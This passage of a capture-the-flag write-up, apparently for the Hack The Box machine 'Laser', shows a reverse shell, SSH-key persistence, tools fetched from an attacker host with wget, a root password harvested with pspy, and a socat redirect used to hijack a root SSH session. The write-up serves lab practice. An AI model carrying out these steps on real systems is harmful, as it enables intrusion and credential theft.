
if you where hoping I was gonna share here the exploit script I have to disappoint you, since your already able to read this post I assume you already made it this far. If not you did get the root key from a resource and then I just say Try Harder.

After successful running the exploit script we get our shell:



```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from printer.laserinternal.htb [10.10.10.201] 59610
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
solr@laser:/opt/solr/server$ wc -c /home/solr/user.txt
wc -c /home/solr/user.txt
33 /home/solr/user.txt
solr@laser:/opt/solr/server$ 
```


Lets copy our rsa key to solr so we have a solid shell:



```
solr@laser:/home/solr$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/solr/.ssh/id_rsa):

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /var/solr/.ssh/id_rsa
Your public key has been saved in /var/solr/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:QW74zb0s7loepUOEGr6Oy58zO5OtOGD1Ihbk8hvHPjw solr@laser
The key's randomart image is:
+---[RSA 3072]----+
|        .        |
|  .    + .       |
| o    o = .      |
|. o ..  = = .    |
| o + .o S + o    |
|  B + .. . + .   |
| o O ..o   * o   |
|   ..E+*..+ +    |
|     =**B.o+     |
+----[SHA256]-----+
solr@laser:/home/solr$ cd /var/solr
cd /var/solr
solr@laser:~$ ls
ls
data  log4j2.xml  logs  solr-8983.pid  solr-8984.pid
solr@laser:~$ cd .ssh
cd .ssh
solr@laser:~/.ssh$ ls
ls
id_rsa  id_rsa.pub  known_hosts
solr@laser:~/.ssh$ 
```

printf ‘mypubkey’ > /var/solr/.ssh/authorized_keys

/var/solr/.ssh/authorized_keys



```
root@kali:~# ssh solr@10.10.10.201
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 18 Aug 2020 09:50:51 AM UTC

  System load:                   0.05
  Usage of /:                    42.3% of 19.56GB
  Memory usage:                  58%
  Swap usage:                    0%
  Processes:                     247
  Users logged in:               0
  IPv4 address for br-3ae8661b394c: 172.18.0.1
  IPv4 address for docker0:      172.17.0.1
  IPv4 address for ens160:       10.10.10.201
  IPv6 address for ens160:       dead:beef::250:56ff:feb9:8a20


73 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Tue Aug  4 07:01:35 2020 from 10.10.14.3
solr@laser:~$ 
```


Lets run Pspy to see if there are any processes:

python -m SimpleHTTPServer 80

wget http://10.10.14.16/pspy64

chmod +x pspy64


after running a while we get a password for a docker to login to:



```
2020/08/18 10:02:02 CMD: UID=0    PID=99789  | /usr/sbin/sshd -R
2020/08/18 10:02:02 CMD: UID=0    PID=99805  | sshpass -p c413d115b3d87664499624e7826d8c5a ssh root@172.18.0.2 rm /tmp/clear.sh
2020/08/18 10:02:02 CMD: UID=0    PID=99806  | ssh root@172.18.0.2 rm /tmp/clear.sh
```

c413d115b3d87664499624e7826d8c5a

And we are logged in to the docker:



```
solr@laser:/tmp$ ssh root@172.18.0.2
root@172.18.0.2's password:
Permission denied, please try again.
root@172.18.0.2's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Aug  5 06:12:03 2020 from 172.18.0.1
root@20e3289bc183:~# 
```

As we can see it tries to run clear.sh on the docker and removes it then again, we could try to exploit this:

in the docker:


wget http://10.10.14.16/socat

disable ssh

service ssh stop

chmod +x socat


./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.18.0.1:22



```
root@172.18.0.2's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 18 10:46:33 2020 from 172.18.0.1
root@20e3289bc183:~# service ssh stop
 * Stopping OpenBSD Secure Shell server sshd
root@20e3289bc183:~# ./socat TCP-LISTEN:22,fork,reuseaddr TCP:172.18.0.1:22
```

